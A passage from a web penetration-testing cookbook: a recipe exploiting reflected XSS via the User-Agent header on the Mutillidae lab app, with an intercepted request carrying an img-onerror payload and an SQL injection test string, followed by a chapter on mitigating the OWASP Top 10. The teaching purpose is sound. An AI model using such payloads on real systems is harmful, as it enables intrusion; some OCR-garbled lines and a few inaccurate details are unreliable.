
Length: 47,263 (●) Text ( ) Hex

```
                        $('[ReflectedXSSExecutionPoint]').attr("title",
                        $('[ReflectedXSSExecutionPoint]').balloon();
          });
</script>

          <div style="border: 1px solid black;">
                        <div ReflectedXSSExecutionPoint="1" class=
Firefox/52.0'+and+'1'='1</div>
                        <div class="footer">PHP Version: 5.3.2-1ub
          </div>
</body>
</html><script type="text/javascript">if(top != self) top.location.repl
                                    try{
                                              window.localStorag
                                              window.sessionSto
                                    }catch(e){
                                              //alert(e);
                                              /* Do nothing. Olde
                                    };
                        </script><script type="text/javascript" src=
src="./javascript/jQuery/jquery.balloon.js"></script><script src="jav
rel="stylesheet" href="javascript/jQuery/colorbox/colorbox.css" />
          <script>
```

Key: Modified Deleted Added [✓ Sync views]


So, our payload in the User-Agent header got directly reflected by the server. This could mean that the header is vulnerable to XSS, so let's try it.

8. Go back to the browser and send another login attempt, but this time intercept the request in Burp Suite.
9. Modify the **User-Agent** header by adding `&lt;img src=X onerror="alert('XSS')">`. The next screenshot shows an example:



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0<img src=X onerror="alert('XSS')">
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=login.php
Cookie: showhints=0; PHPSESSID=1t41621j2b4uetva7u5ri5o153
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

username=someuser&password=somepassword&login-php-submit-button=Login
```

10. Submit the request, and the payload will execute as follows:



192.168.56.11/mutillidae/index.php?page=login.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 1 (Client-side Security) Hints: Disabled (0 - I try harder) Not Logged In
Home
Login/Register
Show Popup Hints
View Log
View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
XSS
OK
Please sign-in
Username
Password

How it works...

In this recipe, we were testing for SQL Injection in a login form but noticed, by analyzing the server's responses, that the User-Agent header was being reflected and took that as an indicator of a possible XSS vulnerability. Then, we successfully exploited the XSS by appending an `&lt;IMG>` tag to the header.

Header values, particularly User-Agent, are very commonly stored in application and web server logs, which causes payloads sent in such headers to not being processed directly by the target application, but by SIEM (Security Information and Event Manager) systems and other log analyzers and aggregators, which may also be vulnerable.

10
Mitigation of OWASP Top 10 Vulnerabilities

In this chapter, we will cover the following recipes:

- A1 – Preventing injection attacks
- A2 – Building proper authentication and session management
- A3 – Protecting sensitive data
- A4 – Using XML external entities securely
- A5 – Securing access control
- A6 – Basic security configuration guide
- A7 – Preventing Cross-Site Scripting
- A8 – Implementing object serialization and deserialization
- A9 – Where to look for known vulnerabilities on third-party components
- A10 – Logging and monitoring for web applications' security

Introduction

The goal of every penetration test is to identify the possible weak spots in applications, servers, or networks; weak spots that could be an opportunity to gain sensitive information or privileged access for an attacker. The reason to detect such vulnerabilities is not only to know that they exist and calculate the risk attached to them, but also to make an effort to mitigate them or reduce them to the minimum risk level.

In this chapter, we will take a look at some examples and recommendations as to how to mitigate the most critical web application vulnerabilities according to OWASP as listed at `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`.

A1 – Preventing injection attacks

According to OWASP, the most critical type of vulnerability found in web applications is the injection of some type of code, such as SQL injection, OS command injection, and HTML injection.

These vulnerabilities are usually caused by a poor input validation by the application. In this recipe, we will cover some of the best practices to use when processing user inputs and constructing queries that make use of them.

How to do it...

1. The first thing to do in order to prevent injection attacks is to properly validate inputs. On the server side, this can be done by writing your own validation routines, although the best option is using the language's own validation routines, as they are more widely used and tested. A good example is `filter_var` in PHP or the validation helper in ASP.NET. For example, an email validation in PHP would look similar to this:

```
function isValidEmail($email){
    return filter_var($email, FILTER_VALIDATE_EMAIL);
}
```

2. On the client side, validation can be achieved by creating JavaScript validation functions, using regular expressions. For example, an email validation routine would be as follows:

```
function isValidEmail (input)
{
  var result=false;
  var email_regex = /^[a-zA-Z0-9._-]+@([a-zA-Z0-9.-]+.)+[a-zA-
Z0-9.-]{2,4}$/;
  if ( email_regex.test(input) ) {
    result = true;
  }
  return result;
}
```

3. For SQL Injection, it is also useful to avoid concatenating input values to queries. Instead, you should use parameterized queries, also called prepared statements. Each programming language has its own version:
    - PHP with MySQLi:

```
$query = $dbConnection->prepare('SELECT * FROM table WHERE
name = ?'); $query->bind_param('s', $name);
$query->execute();
```

    - C#:

```
string sql = "SELECT * FROM Customers WHERE CustomerId =
@CustomerId";

SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId",
System.Data.SqlDbType.Int));

command.Parameters["@CustomerId"].Value = 1;
```

    - Java:

```
String custname = request.getParameter("customerName");

String query = "SELECT account_balance FROM user_data WHERE
user_name =? ";

PreparedStatement pstmt = connection.prepareStatement(
query );

pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

4. Following a Defense in Depth approach, it is also useful to restrict the amount of damage that can be done in case an injection is successful. To do this, use a low-privileged system user to run the database and web servers. Make sure that the user that the applications allow to connect to the database server is not a database administrator.
5. Disable or delete the stored procedures and commands that allow an attacker to execute system commands or escalate privileges, such as `xp_cmdshell` in MS SQL Server.

How it works...

The main part of preventing any kind of code injection attack is always a proper input validation, both on the client side and the server side.

For SQL Injection, always use parameterized or prepared queries instead of concatenating SQL sentences and inputs. Parameterized queries insert function parameters in specified places of an SQL sentence, eliminating the need for programmers to construct the query themselves by concatenation.

In this recipe, we have used and recommended the language's built-in validation functions, but you can create your own if you need to validate a special type of input using regular expressions.

Apart from performing a correct validation, we also need to reduce the impact of the compromise in case somebody manages to inject some code. This is done by properly configuring a user's privileges in the context of an operating system for a web server and for both the database and OS in the context of a database server.

See also

The most useful tool when it comes to data validation is regular expressions. They also make the life of a penetration tester much easier when it comes to processing and filtering large amounts of information, so it is very convenient to have a good knowledge of them. I would recommend taking a look at the following sites:

- `http://www.regexr.com/`: This is a really good site where we can get examples and references and test our own expressions to check whether a string matches or not.
- `http://www.regular-expressions.info`: This site contains tutorials and examples to learn how to use regular expressions. It also has a useful reference on the particular implementations of the most popular languages and tools.
- `http://www.princeton.edu/~mlovett/reference/Regular-Expressions.pdf` (Regular Expressions The Complete Tutorial) by Jan Goyvaerts: As its title states, this is a very complete tutorial on RegEx, including examples in many languages.

A2 – Building proper authentication and session management

Flawed authentication and session management is the second most critical vulnerability in web applications nowadays.

Authentication is the process whereby users prove that they are who they say they are; this is usually done through usernames and passwords. Some common flaws in this area are permissive password policies and security through obscurity (lack of authentication in supposedly hidden resources).

Session management is the handling of session identifiers of logged in users; in web servers, this is done by implementing session cookies and tokens. These identifiers can be implanted, stolen, or hijacked by attackers using social engineering, Cross-Site Scripting, CSRF, and so on. Hence, a developer must pay special attention to how this information is managed.

In this recipe, we will cover some of the best practices when implementing username/password authentication and managing the session identifiers of logged in users.

How to do it...

1. If there is a page, form, or any piece of information in the application that should be viewed only by authorized users, make sure that a proper authentication is performed before showing it.
2. Make sure that usernames, IDs, passwords, and all other authentication data are case sensitive and unique for each user.
3. Establish a strong password policy that forces the users to create passwords that fulfill, at minimum, the following requirements:
    - Access denied
    - More than 8 characters, preferably 10
    - Use of upper-case and lower-case letters
    - Use of at least one numeric character (0-9)
    - Use of at least one special character (space, !, &, #, %, and so on)
    - Prefer long, easy-to-remember phrases over short, complex, and unrelated series of characters, for example, `This Is an Acceptable Password!` is much stronger than `aJk5&$12!`

4. Forbid the username, site name, company name, or their variations (changed case, l33t, fragments of them) to be used as passwords.
5. Forbid the use of passwords available in the *Most common passwords* list at `https://www.teamsid.com/worst-passwords-2017/`.
6. Never specify in an error message whether a user exists or not or whether the information has the correct format. Use the same generic message for incorrect login attempts, non-existent users, names or passwords not matching the pattern, and all other possible login errors. Such a message could be as follows:
    - Login information is incorrect
    - Invalid username or password
    - Access denied
7. Passwords must not be stored in clear text format in the database; use a strong hashing algorithm, such as SHA-2, scrypt, or bcrypt, which is especially made to be hard to crack with GPUs.
8. When comparing a user input against the password for login, hash the user input and then compare both hashing strings. Never decrypt the passwords for comparison with a clear text user input.
9. Avoid basic HTML authentication.
10. When possible, use multi-factor authentication (MFA), which means using more than one authentication factor to log in:
    - Something you know (account details or passwords)
    - Something you have (tokens or mobile phones)
    - Something you are (biometrics)
11. Implement the use of certificates, pre-shared keys, or other password-less authentication protocols (OAuth2, OpenID, SAML, or FIDO) when possible.
12. When it comes to session management, it is recommended that you use the language's built-in session management system, Java, ASP.NET, and PHP. They are not perfect, but definitely provide a well-designed and widely tested mechanism, and they are easier to implement than any homemade version that a development team, worried by release dates, could make.
13. Always use HTTPS for login and logged in pages—obviously, by avoiding the use of SSL and only accepting TLS v1.1, or later, connections.

14. To ensure the use of HTTPS, **HTTP Strict Transport Security** (**HSTS**) can be used. It is an opt-in security feature specified by the web application through the use of the Strict-Transport-Security header; it redirects you to the secure option when `http://` is used in the URL, and prevents the overriding of the *invalid certificate* message, the one that shows when using Burp Suite, for example, `https://www.owasp.org/index.php/HTTP_Strict_Transport_Security`.
15. Always set HTTPOnly and Secure cookies' attributes.
16. Set reduced, but realistic, session expiration times—not so long that an attacker may be able to reuse a session when the legitimate user leaves, and not so short that the user doesn't have the opportunity to perform the tasks that the application is intended to perform. Between 15 and 30 minutes is a reasonable expiration time.

How it works...

Authentication mechanisms in web applications are very often reduced to a username/password login page. Although not the most secure option, it is the easiest for users and developers; when dealing with passwords, their most important aspect is their strength.

As we have seen throughout this book, the strength of a password is given by how hard it is to break, be it by brute force, dictionary, or guessing. The first tips in this recipe are meant to make passwords harder to brute-force by establishing a minimum length, and using mixed character sets harder to guess by eliminating the more intuitive choices (username, most common passwords, and company name), and harder to break if leaked by using strong hashing or encryption when storing them.

As for session management, the expiration time, uniqueness, strength of session ID (already implemented in the language's in-built mechanisms), and security in the cookie settings are the key considerations.

Probably the most important aspect when talking about authentication security probably is that no security configuration or control or strong password is secure enough if it can be intercepted and read through a man in the middle attack, so the use of a properly configured encrypted communication channel, such as TLS, is vital to keep our users' authentication data secure.

See also

OWASP has a couple of really good pages on authentication and session management, as shown in the following list. I absolutely recommend reading and taking them into consideration when building and configuring a web application:

- `https://www.owasp.org/index.php/Authentication_Cheat_Sheet`
- `https://www.owasp.org/index.php/Session_Management_Cheat_Sheet`

A3 – Protecting sensitive data

When an application stores or uses information that is sensitive in some way (credit card numbers, social security numbers, health records, passwords, and so on), special measures should be taken to protect it, as if it can be compromised, it could result in severe reputation, economic, or even legal damage to the organization that is responsible for its protection.

The sixth place in the OWASP Top 10 vulnerabilities is sensitive data exposure, and it happens when data that should be especially protected is exposed in clear text or is protected with weak security measures.

In this recipe, we will cover some of the best practices when handling, communicating, and storing this type of data.

How to do it...

1. If the sensitive data you use can be deleted after use, do it. It is much better to ask users every time for their credit card information than to have it stolen in a breach.
2. When processing payments, always prefer the use of a payment gateway instead of storing such data in your servers. Check `http://ecommerce-platforms.com/ecommerce-selling-advice/choose-payment-gateway-ecommerce-store` for a review of the top providers.
3. If we have the need to store sensitive information, the first protection we must give to it is to encrypt it using a strong encryption algorithm with the corresponding strong keys adequately stored. Some recommended algorithms are Twofish, AES, and RSA.
4. Passwords should be stored in database hashes using one-way hashing functions, such as bcrypt, scrypt, or SHA-2.

5. Ensure that all sensitive documents are only accessible by authorized users; don't store them in the web server's document root, but in an external directory, and access them through programming. If, for some reason, it is necessary to have sensitive documents inside the server's document root, use a `.htaccess` file to prevent direct access:

   ```
   Order deny,allow
   Deny from all
   ```

6. Disable the caching of pages that contain sensitive data. For example, in Apache, we can disable the caching of PDF and PNG files by using the following settings in `httpd.conf`:

   ```
   <FilesMatch ".(pdf|png)>
   FileETag None
   Header unset ETag
   Header set Cache-Control "max-age=0, no-cache, no-store, must-
   revalidate"
   Header set Pragma "no-cache"
   Header set Expires "Wed, 11 Jan 1984 05:00:00 GMT"
   </FilesMatch>
   ```

7. Always use secure communication channels to transfer sensitive information, namely HTTPS with TLS or FTPS (FTP over SSH) if you allow the uploading of files.

How it works...

When it comes to protecting sensitive data, we need to minimize the risk of that data being leaked or traded; that's why, correctly encrypting the stored information and protecting the encryption keys is the first thing to do. If there is no possibility of not storing such data, it is the ideal option.

Passwords should be hashed with a one-way hashing algorithm before storing them in the database. This way, if they are stolen, the attacker won't be able to use them immediately, and if the passwords are strong and hashed with strong algorithms, they won't be able to break them in a realistic time.

If we store sensitive documents or sensitive data in the document root of our server (`/var/www/html`/ in Apache, for example), we expose such information to be downloaded by its URL. So it's better to store it somewhere else and make special server-side code to retrieve it when necessary and with a previous authorization check.

Also, pages such as `https://archive.org/`, WayBackMachine, or the Google cache may pose a security problem when the cached files contain sensitive information and were not adequately protected in previous versions of the application. So it is important to not allow the caching of those kinds of documents.

A4 – Using XML external entities securely

XML external entity (**XXE**) attacks have gained popularity in the last few years, so that they now appear in the fourth position of the OWASP Top 10 2017. XML entity-related vulnerabilities are used by attackers mainly to retrieve information from the target system and remotely execute code or system commands (XXE Injection), or to cause the interruption of services (XXE Expansion).

In this recipe, we will provide some suggestions on what to do when building a web application to prevent including vulnerabilities in the processing of XML external entities.

How to do it...

1. If possible, avoid the use of XML and prefer less complex formats, such as JSON.
2. If XML use is mandatory, disable the use of external entities in all parsers used by the application.
3. If a certain functionality requires the use of external entities to load files or access remote resources, consider reimplementing the functionality using other technologies.
4. Always validate data provided by users and third parties on both client and server sides. For data in XML format, using a white list of allowed words/elements and characters is a good option.
5. Keep the XML interpreter (usually integrated into the development tools) adequately patched and updated to prevent and fix common vulnerabilities.

How it works...

Although XML can be an extremely useful tool for developers when performing some tasks, it is not the best format for information exchange in web applications these days. This is because of its many features, external entities among them, and its extensible nature, which allows for the easy incorporation of objects or elements that may include system files and commands.

XML Parsers allow external entities and other features that may pose a security problem, such as Document Type Definitions (DTDs), to be disabled. Check the documentation of the parsing engine of your choice for more information on how to do this.

Being injection attacks, XML-related attacks can be prevented to a great extent by performing proper input validation, and as the expected structure is already known by the developers, it is possible to implement a whitelisting validation scheme that allows only the expected elements and rejects everything else.

Last in this recipe, XML parsers are often integrated to programming frameworks and languages. Ensure that the one that is used doesn't have any published vulnerability that could compromise the security of the application.

A5 – Securing access control

In the OWASP Top 10 2013, the A7 vulnerability was *Missing Function Level Access Control*. For the new 2017 edition, that vulnerability is integrated into the broader *Broken Access Control,* and is ranked in fifth position. This new category covers vulnerabilities where an unauthenticated or unauthorized user can access restricted information by directly browsing it, or when a low privilege user is able to escalate privileges and even improper configurations of CORS policies.

In this recipe, we will take a look at some recommendations to improve the access control of our applications.

How to do it...

1. Assign to users/clients only those privileges that are strictly necessary for them to perform their duties and block access to everything else (the principle of least privilege).
2. Ensure that the workflow's privileges are correctly checked and enforced at every step.
3. Deny all access by default and then allow users to perform tasks/access information after an explicit verification of authorization.
4. Users, roles, and authorizations should be stored in a flexible media, such as a database or a configuration file, so that they can be added, deleted, or updated. Do not hardcode them.
5. Again, *security through obscurity* is not a good posture to take.

How it works...

It is not uncommon for the developers to check for authorization only at the beginning of a workflow and assume that the following tasks will be authorized for the user. An attacker may try to call a function, URL, or resource that is an intermediate step of the flow and achieve it because of a lack of control.

Concerning privileges, denying all by default is a best practice. If we don't know whether certain users are allowed to execute a function, then they are not allowed. Turn your privilege tables into grant tables. If there is no explicit grant for a user on a function, deny any access.

When assigning permissions to users and/or designing user roles, always follow the principle of least privilege (`https://en.wikipedia.org/wiki/Principle_of_least_privilege`).

When building or implementing an access control mechanism for your application's functions, store all the grants in a database or in a configuration file (a database is a better choice).
If user roles and privileges are hardcoded, they become harder to maintain and to change or update.

A6 – Basic security configuration guide

Default configurations of systems, including operating systems and web servers, are mostly created to demonstrate and highlight their basic or most relevant features, not to be secure or protect them from attacks.

Some common default configurations that may compromise the security are the default administrator accounts that are created when the database, web server, or CMS was installed and the default administration pages and error messages with stack traces, among many others.

In this recipe, we will cover the fifth most critical vulnerability in the OWASP top 10: Security Misconfiguration.

How to do it...

1. If possible, delete all the administrative applications, such as Joomla's admin, WordPress' admin, phpMyAdmin, or Tomcat Manager. If that is not possible, make them accessible from the local network only; for example, to deny access from outside networks to phpMyAdmin in an Apache server, modify the `httpd.conf` file (or the corresponding site configuration file):

```
<Directory /var/www/phpmyadmin>

  Order Deny,Allow
  Deny from all
  Allow from 127.0.0.1 ::1
  Allow from localhost
  Allow from 192.168
  Satisfy Any

</Directory>
```

This will first deny access from all addresses to the `phpmyadmin` directory, and second, it will allow any request from the localhost and addresses beginning with `192.168`, which are local network addresses.

3. Change all administrators' passwords for all CMSs, applications, databases, servers, and frameworks with others that are strong enough. Some examples of such applications are as follows:
    - Cpanel
    - Joomla
    - WordPress
    - PhpMyAdmin
    - Tomcat manager
4. Disable all unnecessary or unused server and application features. On a daily or weekly basis, new vulnerabilities are appearing on CMSs' optional modules and plugins. If your application doesn't require them, there is no need to have them active.
5. Always have the latest security patches and updates. In production environments, it may be necessary to set up test environments to prevent leaving the site inoperative because of updating an incompatible version.

6. Set up custom error pages that don't reveal tracing information, software versions, programming component names, or any other debugging information. If developers need to keep a record of errors, or if an identifier is necessary for technical support, create an index with a simple ID and the error's description and show only the ID to the user. So when the error is reported to a support personnel, they will check the index and will know what type of error it was.
7. Adopt the principle of least privilege. Every user at every level (operating system, database, or application), should only be able to access the information that is strictly required for a correct operation, never more.
8. Taking into account the previous points, build a security configuration baseline and apply it to every new implementation, update, or release, and to current systems.
9. Enforce periodic security testing or auditing to help detect misconfigurations or missing patches.

How it works...

Talking about security and configuration issues, we are correct if we say *the devil is in the detail*. The configuration of a web server, a database server, a CMS, or an application should find the point of equilibrium between being completely usable and useful and being secure for both users and owners.

One of the most common misconfigurations in a web application is that it contains some kind of a web administration site that is accessible to all of the internet; this may not seem to be such a big issue, but if we think that an administrator login page is much more attractive to crooks that any contact us form as the former gives access to a much higher privilege level, and there are lists of known, common, and default passwords for almost every CMS, database, or site administration tool we can think of. So our first recommendations focus on not exposing these administrative sites to the world, and removing them if possible.

Also, the use of a strong password and changing those that are installed by default (even if they are strong) should be mandatory when publishing an application to the internal company's network, and should be much more strenuously enforced when publishing to the internet. Nowadays, when we expose a server to the world, the first traffic it receives is port scans, login page requests, and login attempts, even before the first user knows that the application is active.

The use of custom error pages helps the security stance because default error messages in web servers and web applications show too much information (from an attacker's point of view) about the error, the programming languages used, the stack trace, the database used, the operating systems, and so on. This information should not be exposed because it helps us understand how the application is made and gives the names and versions of the software used. With that information, an attacker can search for known vulnerabilities and craft a more efficient attack process.

Once we have a server with its resident applications and all services correctly configured, we can make a security baseline and apply it to all new servers to be configured or updated, as well as to the servers that are currently productive, with the proper planning and change management process.

This configuration baseline needs to be continually tested in order to consistently keep improving it and keep it protected from newly discovered vulnerabilities.

A7 – Preventing Cross-Site Scripting

Cross-Site Scripting, as seen previously, happens when the data shown to the user is not correctly encoded and the browser interprets it as script code and executes it. This also has an input validation factor, as a malicious code is usually inserted through input variables.

In this recipe, we will cover the input validation and output encoding required for developers to prevent XSS vulnerabilities in their applications.

How to do it...

1. The first sign of an application being vulnerable to XSS is that, in the page, it reflects the exact input given by the user. So try not to use user-given information to build output text.
2. When you need to put user-provided data in the output page, validate such data to prevent the insertion of any type of code. We already saw how to do that in the
   A1 - Preventing injection attacks section.
3. If, for some reason, the user is allowed to input special characters or code fragments, sanitize or properly encode the text before inserting it in the output.

4. For sanitization, `filter_var` can be used in PHP; for example, if you want to have only email valid characters in the following string:

   ```
   <?php
   $email = "john(.doe)@exa//mple.com";
   $email = filter_var($email, FILTER_SANITIZE_EMAIL);
   echo $email;
   ?>
   ```

   For encoding, you can use `htmlspecialchars` in PHP:

   ```
   <?php
   $str = "The JavaScript HTML tags are <script> for opening, and
   </script>  for closing.";
   echo htmlspecialchars($str);
   ?>
   ```

5. In .NET, for 4.5 and later implementations, the `System.Web.Security.AntiXss` namespace provides the necessary tools. For .NET Framework 4 and earlier,
   we can use the Web Protection library at `https://archive.codeplex.com/?p=wpl`.
6. Also, to prevent stored XSS, encode or sanitize every piece of information before storing it and retrieving it from the database.
7. Don't overlook headers, titles, CSS, and script sections of the page, as they are susceptible to being exploited too.

How it works...

Apart from a proper input validation and not using user inputs as output information, sanitization and encoding are key aspects in preventing XSS.

Sanitization means removing the characters that are not allowed from the string; this is useful when no special characters should exist in input strings.

Encoding converts special characters to their HTML code representations, for example, "*&*" to "*&amp;*" or "<" to "*&lt;*". Some applications allow the use of special characters in input strings; for them, sanitization is not an option, so they should encode the inputs before inserting them into the page and storing them in the database.

See also

OWASP has an XSS prevention cheat sheet that is worth reading, which can be found at `https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet`.

A8 – Implementing object serialization and deserialization

Serialization is the process of transforming a data structure or object into a format that can be transmitted, in our case, within an HTTP request or response. Deserialization is the opposite process.

When an object is serialized, let's say, to a JSON string, and sent from a server to a client or vice versa, an attacker can see and understand the contents of the object and change them so that when the other end receives the serialized object and deserializes it to put it back into an object format, it interprets the changed content as executable code and executes it. This is the most common scenario of a deserialization attack.

In this recipe, we will see the measures that developers should take in order to make their applications more secure when implementing a serialization/deserialization mechanism.

How to do it...

1. If possible, you should prefer not to use serialization/deserialization.
2. Implement integrity checks such as digital signatures (MD5, SHA-2) on all serialized objects received on both the client and server sides so that if any object has been tampered with, it is rejected by the application before any processing or deserialization happens.
3. Run deserialization code for low-privilege users.
4. Log and monitor serialization and deserialization processes and all of their errors and warnings. Use the monitoring system as an input to the security monitoring process in order to generate the appropriate alerts.

How it works...

As with many other cases that use of a complex technology, if it is not properly configured and implemented, it may lead to the weakening of the security posture of an application. Evaluate whether such a technology is strictly necessary or the best choice available, and if it is not, do not use it.

By hashing or generating a checksum of the outgoing object and checking that value when an object is received, the application will be able to identify when an object has been modified by the user or some entity in the middle and then discard it to prevent security risks.

Following the Security in Depth philosophy, if a serialization attack is successful and the attacker gains command execution on our server, the user under which the malicious commands are executed should have the lower possible privilege level so that no extra damage is made.

In case of a security incident, it is of vital importance that the application holds logs of the serialization and deserialization processes so that professionals investigating the incident can use them to figure out the attack vectors used and further propose ways to prevent a similar incident from happening again.

A9 – Where to look for known vulnerabilities on third-party components

Today's web applications are no longer the work of a single developer nor of a single development team; nowadays, developing a functional, user-friendly, attractive-looking web application implies the use of third-party components, such as programming libraries, APIs to external services (Facebook, Google, and Twitter), development frameworks, and many other components in which programming, testing, and patching have very little or no relevance.

Sometimes, these third-party components are found vulnerable to attacks and they transfer those vulnerabilities to our applications. Many of the applications that implement vulnerable components take a long time to be patched, representing a weak spot in an entire organization's security. That's why, OWASP classifies the use of third-party components with known vulnerabilities as the ninth most critical threat to a Web application's security.

In this recipe, we will take a look at where to search to figure out whether some component that we are using has known vulnerabilities and we will look at some examples of such vulnerable components.

How to do it...

1. As a first suggestion, always prefer a known software, which is supported and widely used.
2. Stay updated about security updates and patches released for the third-party components your application uses.
3. A good place to start the search for vulnerabilities in some specific component is the manufacturer's website; they usually have a *Release Notes* section where they publish which bug or vulnerabilities each version corrects. Here, we can look for the version we are using (or newer ones) and check whether there is some known issue patched or left unpatched.
4. Also, manufacturers often have security advisory sites, such as Microsoft (`https://technet.microsoft.com/library/security/`), Joomla (`https://developer.joomla.org/security-centre.html`), and Oracle (`http://www.oracle.com/technetwork/topics/security/alerts-086861.html`). We can use these to stay updated about the software we are using in our application.
5. There are also vendor-independent sites that are devoted to informing us about vulnerabilities and security problems. A very good one, which centralizes information from various sources, is CVE Details (`http://www.cvedetails.com/`). Here we can search for almost any vendor or product and list all its known vulnerabilities (or at least the ones that made it to a CVE number) and results by year, version, and CVSS score.
6. Also, sites where hackers publish their exploits and findings are a good place to be informed about vulnerabilities in the software we use. The most popular are Exploit DB (`https://www.exploit-db.com/`), Full disclosure mailing list (`http://seclists.org/fulldisclosure/`), and the files section on Packet Storm (`https://packetstormsecurity.com/files/`).
7. Once we have found a vulnerability in some of our software components, we must evaluate if it is really necessary for our application or can be removed. If it can't, we need to plan a patching process, as soon as possible. If there is no patch or workaround available and the vulnerability is one of high impact, we must start to look for a replacement to that component.

How it works...

Before considering the use of a third-party software component in our application, we must look for its security information and check whether there is a more stable or secure version or alternative to the one we intend to use.

Once we have chosen one and have included it in our application, we need to keep it updated. Sometimes, it may involve version changes and no backward compatibility, but that is a price we have to pay if we want to stay secure, or it may involve the implementation of a **Web Application Firewall** (**WAF**) or an **Intrusion Prevention System** (**IPS**) to protect against attacks if we cannot update or patch a high-impact vulnerability.

Apart from being useful when performing penetration testing, the exploit download and vulnerability disclosure sites can be taken advantage of by a systems administrator to know what attacks to expect, how will they be, and how to protect the applications from them.

A10 – Logging and monitoring for web applications' security

Keeping activity logs for applications' analytics or keeping error logs for debugging purposes are very different to when the aim is to improve the security of the information and the privacy of the users, as Incident Response teams should be able to rebuild the path followed by an attacker that manages to breach the application's security, and the security monitoring equipment should be able to interpret and process logged information so that it is able to generate alerts of possible security issues in nearly real time; all of this needs to be done while protecting the users' privacy by not storing any sensitive or personally identifiable information about them.

In this recipe, we will cover the key aspects to consider when designing and implementing the logging mechanisms of a web application and its monitoring.

How to do it...

1. .Ensure that no sensitive or personally identifiable information of users or the company (real names, addresses, passwords, credit card information, phone numbers, and so on) is logged.

2. Additional to application-specific operations and events, log all operations related to user and account management, for example, creation and deletion of users, password change, change of privilege level, login attempts, and logouts.
3. Ensure that all logs contain enough context of the event, date and time up to milliseconds, user generating the event, system environment conditions relevant to the event, and entities involved, such as database records, modules, other users, and client used.
4. Implement a centralized system for gathering, processing, and analyzing logs and generating security alerts based on that analysis (**Security Information and Event Management** (**SIEM**)).
5. Have a team dedicated to monitor and respond to security incidents.
6. Implement incident response and incident recovery plans so that when an attack is detected or a security breach occurs, you have a standardized procedure to follow in order to recover as fast as possible.

How it works...

Most of the time, in organizations, logs are not as protected as databases are, and when a breach occurs, such logs may contain impressive amounts of sensitive information that may allow the attackers to access other systems in the network because the log contained usernames and passwords or maybe collect emails and use them to execute a phishing campaign, or worst, those logs may contain names, addresses, and phone numbers of the application's users. It is very important for developers and security architects to keep all information like the one previously mentioned out of any logging and monitoring mechanism.

